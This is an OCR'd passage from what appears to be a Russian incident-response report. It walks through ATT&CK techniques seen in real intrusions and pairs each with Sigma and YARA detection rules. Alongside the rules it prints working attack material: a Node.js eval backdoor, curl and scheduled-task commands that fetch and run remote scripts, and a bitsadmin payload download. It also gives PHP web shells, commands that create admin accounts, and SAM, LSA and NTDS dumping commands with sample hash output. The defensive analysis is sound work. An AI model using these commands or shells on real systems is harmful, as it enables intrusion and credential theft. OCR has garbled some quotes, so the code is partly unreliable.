


Рис. Пример фишингового письма с легитимного домена существующей компании.

В августе в нашу компанию пришла фишинговая рассылка со взломанной учетной записи. Письмо содержало архив с файлом в формате .lnk, который при открытии запускал вредоносный код. Пользователю при этом отображался безобидный документ-приманка, а в фоновом режиме скрипт извлекал и сохранял вредоносную DLL в системную папку. Для сокрытия DLL внутри ZIP применялась техника polyglot.

Закрепление вредоносной DLL в системе осуществлялось с помощью техники COM hijacking, которая позволяет автоматически запускать злонамеренный код при старте стандартных системных компонентов. Анализ показал, что эта DLL является бэкдором,

связанным с хакерской группировкой Rainbow Hyena — кластером политически мотивированных злоумышленников, специализирующихся на шифровании и деструктивных атаках на критическую инфраструктуру.



Обнаружение

В первую очередь подобные атаки нивелируются путем харденинга почтовых систем (механизмы DKIM, DMARC, SPF, отметка о внешнем отправителе). Важно внедрять специализированные почтовые средства защиты информации, включая песочницы для проверки вложений. Если письмо все же прошло все фильтры и пользователь его открыл, необходимо использовать хостовые СЗИ.

Для выявления подобного вида фишинга можно отслеживать запуск PowerShell с подозрительными командами:

```
logsource:
    product: windows
    category: process_creation
detection:
    selection_parent:
        - ParentImage|endswith: '\7zfm.exe'
        - ParentImage|endswith: '\rar.exe'
    selection_image:
        - Image|endswith:
            -  - '\powershell.exe'
    selection_suspicious_flags:
        - CommandLine|contains:
            - '-WindowStyle Hidden'
            - '-WindowStyle 1'
            - '-NoProfile'
            - '-EncodedCommand'
            - 'Invoke-Expression'
            - 'IEX'
            - 'DownloadString'
            - 'FromBase64'
            - '-w 1'
            - '-w hidden'
condition: selection_parent and selection_image and selection_
suspicious_flags
```

T1199 Доверительные отношения / Trusted Relationship

Рост таких атак стал заметнее. Это связано с тем, что вход в защищенную инфраструктуру становится сложнее, поэтому злоумышленникам проще атаковать небольшие компании-подрядчики.

В таких сценариях злоумышленники сначала проникали в сеть подрядчика, после чего похищали легитимные сертификаты или учетные данные для подключения к VPN целевой организации. Получив доступ к VPN под видом доверенного лица, атакующие беспрепятственно подключались к внутренней сети жертвы.

Обнаружение

В случае с тактикой доверительных отношений будут действовать те же советы по защите и детекту, как и при «T1078 Существующие учетные данные / Valid Accounts». Однако стоит добавить, что при предоставлении доступа сотрудникам подрядчика необходимо строго следовать политикам ИБ:

- вовремя отзывать учетные данные по окончании работ / увольнению сотрудника;
- строго ограничивать доступы по принципу минимальной необходимости;
- по возможности ограничивать источники подключения.

ВЫПОЛНЕНИЕ / EXECUTION

T1059 Интерпретаторы командной строки и сценариев / Command and Scripting Interpreter

Сегодня неотъемлемая часть атак — использование встроенных интерпретаторов команд и скриптовых оболочек. CMD и PowerShell для Windows, Bash для Linux.

Living-off-the-Land-инструменты, которые позволяют атакующему минимизировать количество загружаемых файлов, маскировать свои действия под легитимную активность администраторов и эффективно обходить средства защиты, работающие на сигнатурном анализе.

Отмечаем, что все чаще помимо встроенных интерпретаторов злоумышленники используют различные интерпретаторы языков программирования, например, запуск вредоносных Python-скриптов через pythonw.exe, а также выполнение полезной нагрузки JavaScript с использованием Node.exe. Например, простая реализация бэкдора:

```
node.exe « -e «require(\»child_process\»).spawn(process.argv[0],[\»-
e\»,\»__dirname=require(\\\»path\\\»).dirname(process.argv[0]),require(\\\»
http\\\»).createServer((a,res)=>{a.c=[],a.on(\\\»error\\\»,b=>b),a.on(\\\»
data\\\»,b=>a.c.push(b)),a.on(\\\»end\\\»,()=>{try{eval(Buffer.concat(a.c).
toString())}catch(e){res.end(e.toString())}})}).listen(8080,\\\»0.0.0.0\\\»)
\»],{detached:true});process.exit()
```

Или загрузка и запуск RAT на питоне:

```
curl -sL https://pastebin[.]com/raw/ZZVVru1x4 -o %TEMP%\\helper.py &&  python
%TEMP%\\helper.py
```

Обнаружение

Хостовые СЗИ могут пропустить атаки с использованием легитимных инструментов. Для мониторинга подозрительной активности, как пример — фиксация входящих сетевых соединений с использованием интерпретаторов языков программирования:

```
logsource:
    product: windows
    service: sysmon
detection:
    selection_event:
        EventID: 3
        Initiated: false
    selection_process:
        - Image|endswith:
            - '\python.exe'
            - '\python3.exe'
            - '\pythonw.exe'
            - '\node.exe'
            - '\nodejs.exe'
    condition: selection_event and selection_process
```

Обнаружение построено на базе событий sysmon. Но что делать, если сисмона нет, а хант необходимо провести сейчас? Для этого любым удобным способом (групповая политика, powershell-скрипт и прочее) собираем вывод утилиты netstat с родительскими процессами сетевой активности (например, netstat -antb) и отфильтровываем открытые порты от имени интерпретаторов.

T1072 Средства развертывания ПО / Software Deployment Tools

Централизованные средства управления, будь то система мониторинга Zabbix или платформа администрирования Microsoft SCCM, — одна из приоритетных целей злоумышленников. И это логично: компрометация одного сервера дает атакующему доступ ко всем подключенным узлам.

Получив доступ к Zabbix или SCCM, злоумышленники получают в свое распоряжение встроенные механизмы удаленного выполнения команд и развертывания ПО. Через Zabbix можно запустить вредоносный скрипт на всех серверах одновременно, а SCCM позволяет раскатать пакет с бэкдором или шифровальщиком на тысячи рабочих станций за считанные минуты.

Обращает на себя внимание устойчивый тренд, в рамках которого сервера управления СЗИ, а в частности KSC (Kaspersky Security Center) превратились в первоочередную мишень для злоумышленников. Захватив KSC, атакующие активно эксплуатируют его функционал для распространения ВПО. Вендор выпустил хороший харденинг-гайд, но его, к сожалению, не все используют. Компрометация KSC позволяет централизованно запускать задачи на установку и выполнение ВПО на всех подчиненных узлах, что фактически дает полный контроль над ИТ-инфраструктурой. Именно поэтому убедительно рекомендуем озаботиться защитой серверов управления СЗИ и средств автоматизации. А также применить необходимые меры защиты, которые указал вендор в харденинг-гайде, например, здесь [3]:

- Настройка списка разрешенных IP-адресов для подключения к серверу администрирования KSC.
- Использование двухфакторной аутентификации.
- Запрет на сохранение пароля администратора.
- Регулярный аудит всех пользователей и их действий.

[3]

Обнаружение


Обнаружение этой техники мало чем поможет, ведь это, скорее всего, последнее, что зафиксирует ваш SIEM перед тем, как будут уничтожены все данные. Такое лучше предотвращать, а не фиксировать.

Но если все же нужно отслеживать создание или изменение задач в KSC, то можно воспользоваться правилом:

```
logsource:
    product: kaspersky_security_center
    service: audit
detection:
    selection:
        event_type: 'KLAUD_EV_OBJECTMODIFY'
    selection_group_task_type:
        description|contains:
            - 'Групповая задача'
            - 'Задача для набора устройств'
    selection_task_action:
        description|contains:
            - 'добавлена'
            - 'изменена'
    condition: selection and selection_group_task_type and selection_
task_action
```

ЗАКРЕПЛЕНИЕ / PERSISTENCE

Получив доступ в инфраструктуру, злоумышленники пытаются закрепиться и оставить для себя запасные точки входа, если первичный доступ будет закрыт предпринятыми мерами реагирования на инцидент.



T1543 Создание или изменение службы / Create or Modify System Process

Безусловным лидером среди техник закрепления остается создание или модификация системных процессов — T1543. Согласно статистике наших расследований, этот метод встречается почти в 80% всех инцидентов.

Установка вредоносной службы Windows, создание systemd-сервиса в Linux позволяют злоумышленникам автоматически запускать свой код при каждой загрузке. Такие процессы выполняются с высокими привилегиями (SYSTEM / root) и практически неотличимы от легитимных, что делает эту технику идеальным инструментом для долговременного присутствия в инфраструктуре.

Обнаружение

В то же время есть нюанс, который обычно оставляют за скобками: часто такие службы создаются не из системных директорий, что позволяет нам составить профиль легитимных сервисов и отслеживать все остальное:

```
logsource:
    product: windows
    service: security
detection:
    selection_events:
        EventID:
            - 4697
            - 7045
    selection_autostart:
        - ServiceStartType: 2
        - StartType: 2
    filter_system:
        - ServiceFileName|contains:
            - '\Windows\System32\'
            - '\Program Files\'
        - ImagePath|contains:
            - '\Windows\System32\'
            - '\Program Files\'
    condition: selection_events and selection_autostart and not filter_system
```

T1098 Манипуляции с учетными записями / Account Manipulation

Манипуляции с учетными записями направлены на удержание контроля над взломанной инфраструктурой. К таким действиям относятся смена паролей, включение учетных записей в привилегированные группы, а также изменение глобальной парольной политики. Получив достаточные права, злоумышленники, как правило, создают собственные учетные записи и добавляют их в группы администраторов.

Злоумышленники стараются создать УЗ, которая не вызовет подозрений у администраторов (например, support, backup_user или temp_audit).

Примеры команд:

- net user USR1CV8 P@ssw0rd /add /active:yes /expires:never — маскировка под учетную запись 1С
- net user audit1 P@ssw0rd /add — audit1 — маскировка под одну из служебных УЗ
- net localgroup administrators backup1 /add — добавление УЗ в администраторы

Обнаружение

Отслеживание каждой новой созданной учетной записи в большой инфраструктуре неэффективно. Это, скорее, суровые будни администратора, чем инцидент для аналитика SOC. Поэтому нужно отслеживать то, до чего пытается добраться злоумышленник – учетные записи администраторов. А точнее — добавление учетных записей в привилегированные группы.

```
logsource:
    product: windows
    service: security
detection:
    selection_eventids:
        EventID:
            -  — 4732
            -  — 4728
    selection_admin_groups:
        -  — GroupName:
            -  — 'Administrators'
            -  — 'Администраторы'
            -  — 'Domain Admins'
            -  — 'Администраторы домена'
            -  — 'Remote Desktop Users'
            -  — 'Пользователи удаленного рабочего стола'
        -  — GroupSid:
            -  — 'S-1-5-32-544'         # BUILTIN\Administrators
            -  — 'S-1-5-21-*-512'        # Domain Admins (wildcard для
domain SID)
            -  — 'S-1-5-21-*-519'        # Enterprise Admins
    condition: selection_eventids and selection_admin_groups
```

T1112 Изменения в реестре / Modify Registry

Манипуляции с реестром — одна из самых универсальных техник в арсенале атакующих. Эта техника позволяет злоумышленникам одновременно решать несколько задач: закрепляться в системе, отключать механизмы защиты, удаленно запускать выполнять команды.

Например, такая запись в реестре позволяет вредоносному скрипту запускаться при каждом входе пользователя вместе с explorer.exe.

```
reg add '»hkcu\software\microsoft\windows nt\currentversion\winlogon'»
/f /v Shell /t REG_SZ /d '»$($sv.Replace('»', '\»'))'»»
```

Обнаружение

Подобные команды можно отслеживать таким образом:

```
logsource:
    product: windows
    service: process_creation
detection:
    selection:
        EventID: '4688'
        Image|endswith:
            - — '\reg.exe'
            - — '\regedit.exe'
        CommandLine|contains|all:
            - — 'add'
            - — 'microsoft\windows nt\currentversion\winlogon'
            - — 'Shell'
    condition: selection
```

T1053 Создание, изменение задач / Scheduled Task/Job

Злоумышленники активно используют планировщик заданий. Это очень распространенная техника, которую мы наблюдаем во многих инцидентах.

Например, создается задача EdgeTask, маскируясь под легитимный процесс Microsoft Edge, скачивает и выполняет с удаленного сервера скрипт с вредоносным содержимым:

```
schtasks /create /tn «EdgeTask» /f /sc minute /mo 30 /tr «conhost --headless
powershell -WindowStyle Minimized irm
domain[.]com/jbc.php?fv=$env:COMPUTERNAME*$env:USERNAME -OutFile
C:\Users\public\1.cc; Get-Content C:\Users\public\1.cc | cmd»
```

Обнаружение

Обнаружить создание задачи, которая выполняет powershell, можно следующим образом

```
logsource:
    product: windows
    category: process_creation
detection:
    selection_img:
        - Image|endswith: '\schtasks.exe'
        - OriginalFileName: 'schtasks.exe'
    selection_cmd:
        CommandLine|contains:
            - '/Create'
            - 'powershell'
            - ' irm '
            - '-WindowStyle'
            - ' -w '
            - 'cmd'
    selection_folders:
        CommandLine|contains:
            - ':\Perflogs'
            - ':\Windows\Temp'
            - '\Users\Public'
            - '%Public%'
    condition: all of selection_*
```

T1505 Компонент серверного ПО (веб шелл) / Server Software Component. Web Shell

После успешной эксплуатации уязвимости на периметре следующим действием злоумышленников практически всегда становится загрузка веб-шелла — скрипта, позволяющего удаленно управлять скомпрометированным сервером через обычные HTTP-запросы. Спектр используемых инструментов варьируется от примитивных однострочников до многофункциональных фреймворков. Например, простейший PHP-шелл размером в одну строчку кода

```
<?php system($_GET['cmd']); ?>,
```

который принимает команду через параметр в URL и выполняет ее на сервере.
Или

```
<?php /* header('X-Header: 927');*@eval($_SERVER['HTTP_BABIFUV_MOHAGUS']);
*/ ?>
```

шелл ожидает команду в произвольном заголовке BABIFUV_MOHAGUS, который злоумышленник добавляет в свой HTTP-запрос. Серверная переменная $_SERVER['HTTP_BABIFUV_MOHAGUS'] автоматически подхватывает значение этого заголовка и передает его в eval().

Подобные варианты с применением различных обфускаций:

```
<?=$_=»»;$_=»'»;$_=($_^chr(4*4*(5+5)-40)).($_^chr(47+ord(1==1))).
($_^chr(ord('_')+3)).($_^chr(((10*10)+(5*3))));$_=${$_}
['_'^'o'];echo`$_`?>
```

А также «тяжеловесы» вроде **C99**, который представляет собой настоящий комбайн с файловым менеджером, возможностью загрузки / выгрузки файлов, работой с базами данных, просмотром конфигурации сервера и даже функцией самоуничтожения.

Отдельного упоминания заслуживает **China Chopper** — шелл, который очень популярен при атаке на Exchange. Клиент общается с шеллом через HTTP POST-запросы с Base64-кодированными параметрами. Шелл предоставляет все возможности для постэксплуатации: файловый менеджер, виртуальный терминал, работу с БД и даже возможность подмены времени создания файлов.

Стоит отметить, что большинство используемых в атаках веб-шеллов есть в открытом доступе.

Обнаружение

Для выявления веб-шеллов подходят методы, описанные в тактике «T1190 Эксплуатация уязвимостей публично доступного сервиса / Exploit Public-Facing Application», особенно — в разделе с уязвимостями Bitrix. В этом разделе попробуем найти на сервере уже просочившиеся известные веб-шеллы при помощи YARA-сканера:

```
rule ChinaChopper {
    strings:
        $x_aspx = /%@\sPage\sLanguage=.Jscript.%><%eval\(Request\.
Item\[.{,100}unsafe/
        $x_php = /<?php.\@eval\(\$_POST./

        $fp1 = «GET /"
        $fp2 = «POST /"
    condition:
        filesize < 300KB and 1 of ($x*) and not 1 of ($fp*)
}

rule WSO2 {
    strings:
        $s7 = «$opt_charsets .= '<option value=\"'.$item.'\"
'.($_POST['charset']==$item?'selec»
        $s8 = «.'</td><td><a href=\»#\
onclick=\»g(\\'FilesTools\\',null,\\''.urlencode($f['na"
    condition:
        all of them
}

rule C99 {
    strings:
        $s1 = "displaysecinfo(\"List of Attributes\",myshellexec(\"lsat
tr -
a\»));" fullword ascii
        $s2 = "displaysecinfo(\»RAM\»,myshellexec(\»free -m\"));"
fullword ascii
        $s3 = "displaysecinfo(\"Where is perl?\»,myshellexec(\"whereis
perl\"));" fullword ascii
        $s4 = "$ret = myshellexec($handler);» fullword ascii
        $s5 = "if (posix_kill($pid,$sig)) {echo \"OK.\";}" fullword
ascii
    condition:
        filesize < 900KB and 1 of them
}
```

T1197 Задания BITS / BITS Jobs

Использование этой техники в реальных инцидентах встречаются все реже, штатная Windows-служба BITS (Background Intelligent Transfer Service) — это технология, созданная Microsoft для фоновой загрузки обновлений, позволяет атакующим скачивать файлы и запускать код, например:

```
bitsadmin.exe /create BitsJob
bitsadmin.exe /addfile BitsJob http://abc.com/payload.exe
C:\ProgramData\svchost.exe
bitsadmin.exe /setnotifycmdline BitsJob C:\ProgramData\svchost.exe NULL
bitsadmin.exe /resume BitsJob
```

Обнаружение

Для выявления фактов запуска BitsAdmin подойдет следующее правило:

```
logsource:
    product: windows
    service: process_creation
detection:
    selection:
        Image|endswith: '\bitsadmin.exe'
    selection_suspicious_params:
        CommandLine|contains:
            - '/create'
            - '/addfile'
            - '/setnotifycmdline'
            - '/resume'
    condition: selection and selection_suspicious_params
```

Однако следует заметить, что потребуется тщательное профилирование для того, чтобы отсечь различные легитимные процессы.

РАБОТАЕТ ТИХО


В одном из кейсов был изменен /etc/profile — системный глобальный файл настройки оболочки (shell) в операционных системах на базе Linux, выполняется при входе пользователя в систему с помощью bash-оболочки. В данном скрипте был описан запуск /usr/sbin/smartdd. (Python-скрипт), который обращается к C2-серверам злоумышленника еженедельно, по вторникам, в 20:00. Ответ, который декодируется из байтов в строку и выполняется с помощью функции exec(). Таким образом, злоумышленник получает возможность закрепиться на системе и выполнять запросы раз в неделю в 20:00.

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ (PRIVELEGE ESCALATION) И ДОСТУП К УЧЕТНЫМ ДАННЫМ (CREDENTIAL ACCESS)

Получив первоначальный доступ, злоумышленник почти всегда оказывается в системе с правами, которых недостаточно для полноценного закрепления и продвижения по сети. Поэтому следующий обязательный этап — повышение привилегий, сбор учетных данных для возможности развить атаку.

Часто используемые инструменты / ПО для доступа к учетным данным

Чаще всего получали доступ к аутентификационным данным с использованием утилит:



Также злоумышленники могут создавать дампы оперативной памяти и уже из дампа извлекать аутентификационные данные. Для этого используются утилиты:

- DumpIt.exe — утилита для создания дампа оперативной памяти;
- memprocfs.exe\volatility — утилиты для анализа дампов оперативной памяти;
- Rubeus – основной инструмент злоумышленников для работы с Kerberos.

Кроме того, учетные данные ищут в доступных файлах и каталогах, используя встроенные в операционные системы механизмы поиска, анализ содержимого скриптов, bashhistory, ConsoleHost_history.txt

Большая часть из перечисленного инструментария при своей работе обращается к системным механизмам, которые мы рассматриваем далее. Активно противодействуют повышению привилегий EPP/EDR-решения, если не детектируют конкретный инструмент, то выявляют нестандартную попытку обращения к памяти процесса.

T1003.001 LSASS Memory


LSASS — это процесс Windows, отвечающий за аутентификацию пользователей при входе в систему и соблюдение политик безопасности. В памяти процесса хранятся имена пользователей, NT-хеши паролей, Kerberos-билеты. Могут храниться и пароли в открытом виде, если включен WDigest.

T1003.002 SAM

Из базы данных SAM (Security Account Manager) злоумышленник может получить NT-хеши паролей локальных пользователей.

Самый простой способ — сохранить ветки реестра HKLM\SAM и HKLM\SYSTEM, а затем извлечь из них учетные данные на своем хосте. Команды нужно выполнять от имени администратора или системы:

```
reg save HKLM\sam path_to_sam_file
reg save HKLM\system path_to_system_file
```



Сохранение веток реестра

Далее уже на своей машине злоумышленник может извлечь хеши с помощью secretsdump.py из impacket [4] или другой утилиты:


[4]

T1003.003 NTDS

NTDS.dit — это файл базы данных на контроллерах домена, содержащий все данные Active Directory. Из него можно получить NT-хеши паролей всех пользователей и компьютеров в домене. Если для учетной записи в Active Directory установлен параметр «Хранить пароль с использованием обратимого шифрования», то можно извлечь пароль в открытом виде.

Первый способ — Shadow Copy. Создать «теневую копию» на контроллере домена можно с помощью vssadmin:

```
vssadmin create shadow /for=C:
copy $ShadowCopyName\Windows\NTDS\NTDS.dit C:\ntds.dit.save
copy $ShadowCopyName\Windows\System32\config\SYSTEM C:\system.save
```



Создание и копирование Shadow Copy

Затем файлы *ntds.dit.save* и *system.save* необходимо скопировать на свой хост и с помощью secretsdump.py извлечь из них учетные данные:

```
~$ secretsdump.py LOCAL -ntds ntds.dit.save -system system.save
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x4c1fa8e312d2bc2cc1ce3bae9f5d64c2
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 42b2fcf96a53afdc199d931c09757a6a
[*] Reading and decrypting hashes from ntds.dit.save
gpaz.local\Администратор:500:aad3b435b51404eeaad3b435b51404ee:b1ff77d4fe0794175194f5846065d79d:::
Гость:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01W12$:1001:aad3b435b51404eeaad3b435b51404ee:f950b694fed737fca2c99dd2b67aa0e7:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3b5e8093bf4606ac8dc9d2a8e94b1f84:::
WKS01-DEFENDER$:1104:aad3b435b51404eeaad3b435b51404ee:23bcf86a3ebcde29d9410e834437d958:::
WKS02-KES$:1105:aad3b435b51404eeaad3b435b51404ee:878a944db851d292573487be66938455:::
DC02W16$:1106:aad3b435b51404eeaad3b435b51404ee:2e56e5eb3550cc0407ccd37bb41ab3d3:::
KSC$:1107:aad3b435b51404eeaad3b435b51404ee:86e6c4483ee41016cf9c086b2ee61e45:::
WKS7SP1$:2102:aad3b435b51404eeaad3b435b51404ee:98718d2df55de9cbedfc4d6378c8c761:::
EXCH01$:1111:aad3b435b51404eeaad3b435b51404ee:cbcff9e74a38a095c8099197f6827942:::
gpaz.local\user01:1112:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
gpaz.local\user02:1113:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
gpaz.local\user03:1114:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
gpaz.local\user04:1115:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
gpaz.local\user05:1116:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
gpaz.local\admin01:1117:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
```

Получение учетных данных из файлов

Второй способ — использование NTDSUtil на контроллере домена:

```
ntdsutil «activate instance ntds» «ifm» «create full C:\NTDS» quit quit
```

В результате будут созданы файлы C:\NTDS\Active Directory\ntds.dit, C:\NTDS\registry\SECURITY и C:\NTDS\registry\SYSTEM, которые необходимо скопировать на свой хост и с помощью secretsdump.py извлечь из них учетные данные:


```
secretsdump.py LOCAL -ntds ntds.dit -system SYSTEM
```

T1003.004 LSA

Из LSA злоумышленники могут получить пароль учетной записи, от имени которой запускается какой-то сервис, и учетные данные компьютерной учетной записи.

Самый простой вариант — сохранить ветки реестра HKLM\SECURITY и HKLM\SYSTEM, а затем извлечь из них учетные данные на своем хосте. Команды нужно выполнять с правами локального администратора или системы:

```
reg save HKLM\security path_to_security_file
reg save HKLM\system path_to_system_file
```



Обнаружение

Обращения к процессу LSASS можно детектировать следующим образом:

```
logsource:
    product: windows
    service: security
detection:
    selection:
